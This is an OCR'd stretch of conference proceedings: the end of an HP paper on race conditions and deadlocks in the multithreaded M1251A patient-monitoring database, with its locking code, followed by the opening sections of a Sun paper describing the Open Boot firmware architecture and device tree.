We had one problem with mutual exclusion which was the result of a bug in the database code. The bug was difficult to detect because it was manifested as an infrequently occurring race condition. The bed table object contains demographic and status information for all patients on the patient monitoring network. The bed table object is modified on several occasions. When the list of available waves changes for a bed, the database will receive an "instrument status message" describing the new list of available waves. The database is responsible for modifying the bed table object to reflect the new state. The bed table is also modified when a patient is discharged from the M1251A. In this case the bed table entry for that patient is modified to show that the patient is no longer admitted to the M1251A system. At the beginning of the discharge query, the bed table entry for the given patient was not locked, due to a programming error. When the instrument status message was processed concurrently with a discharge, the bed table entry was unprotected. This allowed the following chain of events to occur:

1. Instrument status process thread (T1) locks bed table object.
2. T1 reads bed table object.
3. T1 gets preempted.
4. Discharge thread (T2) gets scheduled. Reads bed table entry without locking. This is possible because locks are advisory.
5. T2 modifies the bed table entry to show that patient is no longer admitted to M1251A.
6. T2 terminates.
7. T1 is rescheduled and modifies the bed table entry, overwriting changes made by discharge thread. It now appears that the patient is still admitted, although all the patient data is gone.

This bug was fixed by putting the appropriate lock constructs around the "discharge" thread. Also, in the next version of the database, locks will be mandatory, instead of advisory.

## 4.3 Deadlock

Implementing mutual exclusion through locking may protect threads from each other but it can also introduce problems with deadlock. Any locking scheme that is implemented must employ either deadlock

1. UNIX is a registered trademark of AT&T.

prevention, deadlock avoidance or deadlock detection [9]. Our object locking strategy uses a deadlock prevention mechanism; there is never any hold and wait. This section describes some of the problems we had with deadlock.

During development, we would typically set up a database server on one workstation and allow applications to connect to it remotely over the network. Sometimes, a client would acquire a lock and crash before the lock could be unlocked. The next client that tried to access the locked object would hang forever. This was not a problem in the product because there is only one application running at a time and our execution policy states that if any M1251A process dies, the system is restarted. In the future, when we add support for a distributed configuration, we will handle client death gracefully.

We had one serious deadlock problem which really demonstrates how insidious deadlock problems can be. Deadlocks are typically easy to debug because they leave the evidence intact [1]. However, the problem that we ran into was complex enough to make reconstruction difficult. A physiological wave can disappear from the patient monitoring network if the wave is unassigned on the bedside monitor, or if the transducer is simply pulled out. This results in the circulation of a new instrument status message on the patient monitoring network. Data acquisition receives this new instrument status message from the gateway, and sends it to the database. When the database processes this message, it detects the disappearance of a monitored wave, and issues a "wave disconnect" message to data acquisition. The "wave disconnect" RPC is synchronous, which means the database waits for data acquisition to process the disconnect. Data acquisition then passes the disconnect request on to the gateway, and flushes all the buffered information for the wave. This flush results in several database stores. After the flushes, the disconnect is finished and the database thread processing the instrument status store can finish its job and terminate. The problem arose when *another* instrument status message appeared on the network soon after the first one. It was then possible for data acquisition to send the new instrument status message to the database *after* the first one, but *before* the flush. This resulted in a problem because we were using the original serialization algorithm, which does not allow new store threads to be created when there is a thread blocked on a serialization lock. The second instrument status store blocks on the serialization lock set by the first instrument status store. When a data acquisition thread processes the disconnect on behalf of the first instrument store, the flush stores will also be forced to wait, because of the existence of a serialization lock conflict. Since the flush could not complete, the store of the first instrument status message could not complete. No more stores would be allowed to take place in data acquisition. This situation was corrected at first by changing the disconnect strategy, and later by the new "lightweight" serialization algorithm. This problem is diagrammed in Figure 2.

## 5. Future directions

For subsequent releases, the M1251A will be required to handle a heavier input data load and multi-user applications will be supported. To manage this load, we will have to increase system performance. One way in which we can improve performance is to increase our level of concurrency. Because we didn't design for parallelism from the beginning, it was difficult to make certain modules reentrant. A thread executing in a nonreentrant module cannot be preempted which can delay preemption of a low priority thread. In the future, we may want to make some of our nonreentrant modules "thread-safe" to increase our performance. Another way we can possibly increase performance is to use finer grained object locking to minimize blocking, although reducing the grain of locks increases overhead [7]. We may also try to implement a lightweight version of the read and write system calls in the future. This would allow a thread to block on the system call, instead of forcing the entire process to block. Lightweight read and write can be implemented with the Extended-C++ library function "lselect", which is a lightweight version of the Unix select call. Lightweight I/O blocking will come for free if we move to a kernel supported threads package, such as the threads package available with OSF-1.

In the future, our threaded architecture will allow us to take full advantage of a multiprocessor machine. Of course, the nature of the optimization efforts will change when moving to a multiprocessor machine. It becomes important to keep the number of active threads high, so the target machine is not underutilized [1]. In this case, we may want to use techniques such as pipelining [1], in order to increase the number of

active threads. The nature of our optimization will also change if we move to an operating system that supports both user-mode threads and kernel level threads. An example of an operating that makes this distinction is Sun's Solaris 2.0. In such an environment, if an application handled multiple windows, it would be desirable to implement these windows as user-mode threads, to avoid the penalty of kernel supported context switching every time the user moved the mouse to a different window [3]. However, kernel level threads can be used to overlap I/O and CPU execution and also take advantage of the multiprocessor architecture.

## 6. Results and conclusion

M1251A met the stated performance requirements for first release. Our customers have also found the performance acceptable at our clinical sites.

Threads programming can substantially increase program performance, but the added complexity can make development difficult. Problems with mutual exclusion, deadlock, and serialization can occur as we have seen in the development of the M1251A. Multithreaded programming is much easier when concurrency is designed in from the start. It is extremely helpful to have a threads debugger and a threads performance analysis tool. We believe that choosing a multithreaded architecture was key to the success of the M1251A project.

## 7. Acknowledgements

I would like to thank Rob Seliger, Brent Welch, Robert Cohn and my wife Sue Littman for their comments on this paper.

## 8. Biographical information

**Jay Littman** has been working in the Cardiac Care Systems division of Hewlett-Packard for three years. He received his BA in computer science from Cornell University in 1987 and his MA in computer science from Boston University in 1990. Jay can be reached by email at jayl@hpwarl.wal.hp.com.

REFERENCES

1. Birrell, Andrew B., "An Introduction to Programming With Threads", Digital SRC Report, January 6, 1989.
2. Conde, Daniel S. et al., "Ultrix Threads", Summer Usenix Conference Proceedings, p257-268.
3. Dewar, Robert K., and Smosna, Matthew., "Previewing SunSoft's Solaris", UNIX Today!, October 28, 1991, pp 58-68.
4. Doeppner, Thomas W. Jr., "Threads, A System for the Support of Concurrent Programming", Brown University Technical Report CS-87-11, June 16, 1987.
5. Hamilton, Douglas A., "Mastering OS/2 Threads", Byte. September, 1990, p101-110.
6. McJones, P and Swart, G., "Evolving the UNIX System Interface to support Multithreaded Programs", Winter Usenix Conference, Feb, 1989.
7. Nudelman, Mark., "Symmetry, Thy Name is Unix", Byte, June, 1991, p245-253.
8. Seliger, Rob., "Extended-C++", Usenix C++ Conference Proceedings, April, 1990.
9. Silbershatz, Abraham et al., "Operating System Concepts", Addison-Wesley Publishing Company, 1988.







**Figure 1 - M1251A Architecture**




Net Buffer contains 2 consecutive instrument status messages

First instrument status message processed, sends rpc to database




Main thread tries to spawn store for 2nd instr status
Block on serialization lock
Serialization Block Flag is set

Database store thread calls data acquisition disconnect
Data acquisition disconnect tries to flush buffers
Flush cannot proceed because serialization flag is set
Deadlock!

**Figure 2 - Chronology of a Deadlock**

```
/******************************************************************************
Code Fragment 1
******************************************************************************
DbStore and DbThreadStore -
  Part of database client library that is linked with database client.
  DbStore acquires a condition variable to
  wait on and one to signal before spawning a thread to handle the RPC
  store. The condition variables ensure serialization of stores within
  a store class.
******************************************************************************/
int DbStore (DbStoreFormat storePackage)

{
   static condition conditionVarArray[][];
   int waitIndex, releaseIndex, classIndex;

   /* get serialization class */
   classIndex = DbGetSerializationClassCode (storePackage.packetType);

   /* get indices of condition vars to wait on and signal */
   waitIndex = DbGetWaitIndexIntoCondVarArray (classIndex);
   releaseIndex = DbGetReleaseIndexIntoCondVarArray(classIndex);

   /* create a thread to do the store */
   threadit DbThreadStore (storePackage, classIndex, waitIndex, releaseIndex);

}

void DbThreadStore (DbStoreFormat storePackage, int classIndex,
                    int waitIndex, int releaseIndex) threadable
{

  /* wait on start condition variable */
  conditionVarArray[classIndex][waitIndex].wait();

  /* RPC to Db, dbRpcPtr is a "remotable pointer" */
  dbRpcPtr->rDbStore (storePackage);

  /* signal done condition variable */
  conditionVarArray[classIndex][releaseIndex].notify();

}
```

```
/*************************************************************************
Code Fragment 2
*************************************************************************
DbLock -
  Processes list of lock requests on the server side. If one lock cannot
  be acquired, then all locks acquired must be unlocked. The procedure
  then waits for someone to unlock, and tries to acquire all requested
  locks again. Since there is no hold and wait, deadlock is prevented.
*************************************************************************/
static DbLockStruct DbLockTable[DbNumLockEntries][DbNumLocksPerEntry];
static int lockMutex;
int DbLock (int numLockRequests, DbClientLockStruct *lockRequestList)
{
  int lockId, lockStatus, count, lockTableIndex, objId;

  /* compute lock id for this request */
  lockId = DbGetUniqueId();

  /* loop through client requests in critical region, check for conflicts */
  region (&lockMutex) {
    count=0;
    while (count < numLockRequests) {
      /* get object id */
      objId = lockRequestList[count].objId;

      /* find index in lock table for this object */
      lockTableIndex = DbGetLockTableIndex(objId);

      /* check to see if lock can go through */
      lockStatus = DbExamineLockRequest (&lockRequestList[count],
                                         lockTableIndex);
      /* switch on return code from DbExamineLockRequest */
      switch (lockStatus) {
      case (DbError):     /* error condition */
          /* undo all locks that succeeded for this request so far */
          DbUndoAllLocksForThisRequest (lockRequestList, count, lockId);
          return (DbError); /* note, region will be released here */
      case (1): /* object already locked, and want to wait for it */
          /* undo all locks that succeeded for this request so far */
          DbUndoAllLocksForThisRequest (lockRequestList, count, lockId);
          release; /* release critical region, block until trigger */
          count = 0;
          break;
      case (0):  /* object is not locked, go ahead and lock */
          checkReturn = DbLockObject (lockId, &lockRequestList[count],
                                      DbLockTable[lockTableIndex]);
          count++;
          break;
      } /* switch */
    } /* end while */
  } /* end critical region */
  return (lockId);
}
```

```
/****************************************************************************
Code Fragment 3
****************************************************************************
DbUnlock -
   Unlocks all objects associated with given lockId.
   DbLock uses same critical region variable.
****************************************************************************/
static DbLockStruct DbLockTable[DbNumLockEntries][DbNumLocksPerEntry];
static int lockMutex;
int DbUnlock (int lockId)
{
  /* declare local variables */
  int found, objCount, lockCount;

  /* initialization */
  objCount = 0;

  /* put critical region around this section */
  region (&lockMutex) {

    /* loop through elements in lock table */
    found = FALSE;
    while (objCount < DbNumLockEntries) {
      lockCount = 0;
      while (lockCount < DbNumLocksPerEntry) {
           if (DbLockTable[objCount][lockCount].lockId == lockId) {
             DbUnlockObj (DbLockTable[objCount][lockCount].objId, lockId);
             found = TRUE;
           }
           lockCount++;
      }
      objCount++;
    }

    /* if found lock to unlock, then trigger any waiting threads */
    if (found == TRUE)
      trigger;
  } /* end region */

  return (DbDone);
}
```

# Open Boot Firmware

*Mitch Bradley*
*Sun Microsystems Computer Corporation*

## Abstract

Open Boot is a software architecture for the firmware that controls a computer before the operating system has begun execution. The Open Boot firmware design is based on a machine-independent interactive programming language (Forth). Open Boot includes features for self-identifying plug-in devices with device-resident boot drivers, support for disk, tape, and network booting, hardware configuration reporting, and debugging tools for hardware, software, and firmware.

Open Boot is the basis for the device identification and booting capabilities of SBus. An IEEE standards effort for boot firmware based on Open Boot is underway. The Futurebus+ and VME-D bus standards include support for Open Boot.

## 1. Firmware

Typically, firmware is stored in read-only memory (ROM) or programmable read-only memory (PROM), so that it may be executed immediately after the computer is turned on. Firmware's main jobs are to test the machine hardware and to *boot* (load and execute) the operating system, usually from a mass storage device or a network. The operating system may also require other services from firmware. Finally, firmware often provides some support for interactive debugging of hardware and software. In addition to the main operating system, other programs such as intermediate boot programs and diagnostic operating systems may utilize firmware services.

### 1.1. Firmware Problems

In an open systems environment, the job of loading the operating system is complicated by the possibility of user-installed I/O devices. If the firmware developer knows in advance the complete list of I/O devices suitable for loading the operating system, then the firmware may include drivers for those devices. If, however, new boot devices may be added to the system later, then the firmware must have a way to acquire boot drivers for those devices. The obvious solution of shipping a complete set of system firmware with each new device quickly becomes impractical as the number of devices and systems grows, since the magnitude of the problem is related to the number of different devices multiplied by the number of different systems.

A similar situation applies to the devices used for displaying messages showing the progress of the testing and booting processes. The firmware must have a driver for each device that is suitable for message display. One solution is to require every display device to emulate some "baseline" device. This solution works, but the constraints that it imposes on hardware can increase costs and stifle innovation.

Hardware innovation can proceed more rapidly when a single "generic" version of the operating system can work on several different computers within the same "family". This is easy if the different computers "look" exactly the same to the software, but it is rare to find two different computers that look *exactly* the same to the operating system. However, since the firmware can be considered in some sense to be part of the hardware, the firmware can sometimes make the operating system's task of *autoconfiguration* (adapting to hardware differences) easier, either by "hiding" the differences, or by reporting the hardware characteristics so the operating system doesn't have to "guess".

Since firmware is rarely interesting to end users, firmware has often been treated as an "afterthought" or a "necessary evil", with little attention paid to its architecture and design.

## 1.2. Existing Solutions

Historically, firmware has been proprietary; computer manufacturers have developed custom firmware for their own machines. The functionality of existing firmware runs the gamut from simple ROM monitors to complete system diagnostic and control environments, but there is little consistency among different manufacturers' firmware. In this respect, the current firmware situation is analogous to the operating system situation that existed before the Unix operating system became popular as a multi-vendor standard.

Several companies have solved the boot driver problem. For example, NuBus cards for Apple Macintosh computers may contain drivers for those cards, encoded in 68000 machine code. QBus cards may contain drivers encoded in PDP-11 machine language. Cards for the PC-AT bus sometimes contain BIOS drivers.

The problem with those solutions is that the drivers are machine-dependent. Since the drivers are encoded in machine language, they may be used only on CPUs that execute or emulate the particular instruction set. This is acceptable in a "one bus, one manufacturer, one CPU type" environment, but it has obvious problems for multi-vendor, multi-CPU-type buses.

One version of the NuBus specification attempted to solve this problem. It specified a machine-independent byte-coded language named Diagnostic Engine Language for boot driver use. Unfortunately, this never caught on, and most NuBus cards today have drivers stored as 68000 machine language.

# 2. Open Boot

The Open Boot firmware architecture solves those problems, additionally providing a fully-programmable environment for hardware and software debugging.

## 2.1. Features

- Machine Independence

  Although Open Boot was first delivered on SPARC™ machines, its design is processor-independent, and every effort was made to eliminate knowledge of machine details from the specification of its interfaces.

- Plug-in Device Drivers

  New devices may be added to an Open Boot system and used for booting or message display without modifying the main Open Boot system ROM. Each such device has its own *plug-in driver*, usually located in a ROM on the device itself. Thus, the set of I/O devices supported by a particular system may evolve, without requiring changes or upgrades to the system ROM.

- FCode

  Plug-in drivers are written in a machine-independent interpreted language called *FCode*. Since FCode is machine-independent, the same device and driver can be used on machines with different CPU instruction sets. Each Open Boot system ROM contains an FCode interpreter. FCode is based upon an existing programming language - Forth.

- Device Tree

  The set of devices attached to the system, including permanently-installed devices and plug-in devices, is described by an Open Boot data structure known as the *device tree*. The operating system may inspect the device tree to determine the hardware configuration of the system. Each device in the tree is described by a *property list*. The set of *properties* describing a device is arbitrarily extensible, to accommodate any type of device and any kind of information that needs to be reported about the device. Any node in the device tree may be identified by an unambiguous pathname, even in a system with a complicated hierarchy of interconnected buses of heterogeneous types.

- Programmable User Interface

  The Open Boot user interface is based on a standard interactive programming language so that sequences of user commands may be combined to form complete programs. This is useful for debugging hardware and

software; Open Boot can be quite helpful in the initial "bring-up" of new hardware and software. In addition, Open Boot programming features have been used to implement "work-arounds" for many kinds of system bugs.

- FCode Debugging
  The Open Boot user interface language (Forth) and the FCode language share a common interpretation mechanism, so FCode programs may be developed and debugged with built-in Open Boot tools.
- Operating System Debugging
  Open Boot has commands for debugging operating system code, including symbolic disassembly, breakpoints, and support for kernel data structure display procedures. The features can obviate the need for a separate "kernel debugger" program in many cases, and since they are always present, they may be used for post-mortem debugging with no advance preparation (as is often required with separate debuggers).

## 2.2. Design Principles

- Parent-relative Physical Addressing
  The structure of the device tree and its naming scheme is based on the fact that, at the hardware level, each physical bus defines an address space uniquely identifying the attached devices. The overall structure of the device tree mimics the hardware's hierarchy of interconnected buses. Non-terminal device tree nodes represent buses, and their children represent devices (possibly including other buses) attached to that bus. A node is distinguished from its siblings by an address reflecting the physical address of the associated device in the address space of the bus represented by the parent node.
- Property Lists
  Information about devices is stored in arbitrarily-extensible property lists. The only primitive data type for property values is "array of bytes". Information is encoded in a byte array by a set of machine-independent encode/decode procedures. Properties are accessed by name, and the presence or absence of a particular named property may be determined independently of its value.
- Procedural Interfaces
  Open Boot external interfaces are based upon access procedures, rather than on shared data structures. This allows the firmware to choose or change its own data structures and eliminates "include-file-coupling" between the firmware and the operating system. The minimization of "include-file coupling" reduces the amount of coordination needed between operating system developers and firmware developers, making it easier to release new operating system versions and new firmware versions on independent schedules.
- Pervasive Forth
  The Forth programming language is central to the design of the system. Forth is used for the user interface, the FCode driver interpreter, the property list mechanism, the device tree navigator, the patching tools (for fixing firmware bugs without releasing new ROMs), and the hardware and software debuggers. The same tools and syntax apply to all the components of the system, and all features are available at any time (Except for a severely restricted "security mode", the system is essentially modeless).
- Distributed Name Space Arbitration (No Enumerations)
  Open Boot avoids the need for a centralized "authority" to dole out "magic numbers". Descriptive information is encoded as text strings, and device names are prefaced by the name of the device's manufacturer.

# 3. Technical Details


The complete description of Open Boot is contained in the IEEE P1275 Standard for Boot Firmware working draft document (see the **Standards** section). The following description gives an overview of the basic concepts. Refer to the following figure for a block diagram.

Open Boot's central data structure is the *device tree*, a hierarchical representation of the computer's hardware configuration. The device tree provides a name space for identifying individual devices.

Open Boot is based on the Forth programming language. The user interface is an interactive Forth interpreter. The identification and driver mechanism for plug-in devices is a byte-coded representation of Forth called *FCode*.

FCode is incrementally compiled into an internal representation that is executed by the same Forth virtual machine run-time system that is used for the interactive Forth interpreter.

A program (such as an operating system) that has been loaded by Open Boot may use Open Boot services through the *ROMvec* interface, a set of procedures that give access the device tree and other Open Boot capabilities.




**Open Boot Block Diagram**

## 3.1. Device Tree

The device tree is the focus of Open Boot naming, identifying both hardware devices and Open Boot software packages.

## 3.2. Structure and Addressing


Devices are attached to a system on a set of interconnected buses. Open Boot represents the interconnected buses and their attached devices as a tree of nodes, with a node representing the entire machine at the root of the tree.

Each ***device node*** may have ***properties*** (data structures describing the node and its associated device), ***methods*** (software procedures that may be used to access the device), and ***children*** (other device nodes "attached" to that node, directly "below" it in the device tree).

Device nodes with children are called ***hierarchical*** nodes. Device nodes without children are called ***leaf*** nodes. The node directly "above" a node is its ***parent***.

Most hierarchical nodes represent buses and their associated controllers, if any. Each such hierarchical node defines a "physical address space" that distinguishes the devices connected to it from one another. Each device connected to that hierarchical device is assigned a "physical address" within that address space. The form of a physical address is a pair of 32-bit numbers. The interpretation of the two numbers is specific to the hierarchical device driver. In general, the numbers are based upon some physical characteristic unique to the device, such as the bus address or the slot number where the device is installed. This prevents device addresses from changing when another device is installed.

Example device tree:




### 3.3.1. Name Syntax

Each node in the device tree is identified by a ***node-name*** using the following notation:

*node-name*:

driver-name@unit-address:device-arguments

***Driver-name*** is a human-readable string naming the device. *Driver-name* is represented by a sequence of between 1 and 31 letters, digits and punctuation characters from the set ", _ + -". Upper and lower case are distinct. By convention, this name includes the name of the device's manufacturer and the device's model name, separated by a comma (","). For publicly traded companies, the recommended spelling of the manufacturer name is that company's stock symbol. Inclusion of the manufacturer name within *driver-name* is especially important for devices intended to plug into standard buses. It is somewhat less important for devices that are permanently attached to a particular system.

***Unit-address*** is the "physical address" of the device within the address space defined by its parent node. *Unit-address* consists of a pair of 32-bit numbers, represented as two hexadecimal numbers separated by a comma (","). The interpretation of the two numbers depends upon the parent node.

